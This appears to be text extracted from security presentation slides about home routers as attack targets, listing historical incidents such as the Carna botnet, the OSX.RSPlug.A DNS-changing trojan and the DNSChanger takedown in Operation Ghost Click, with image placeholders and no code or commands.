
100



Beware




Somewhat trusted



Mostly trusted




# SoHo routers: A worthy target





# Carna Botnet ~420K Clients 2012


“The vast majority of all unprotected devices are consumer routers or set-top boxes...”



# OSX.RSPlug.A Trojan 2007

**INTEGO SECURITY ALERT - October 31, 2007**

**OSX.RSPlug.A Trojan Horse Changes Local DNS Settings to Redirect to Malicious DNS Servers**




Operation Ghost Click  
DNSChanger ~4M clients  
2007-2011 ~\$14M profit



# DNSChanger

DNSChanger Victims Observed per Day

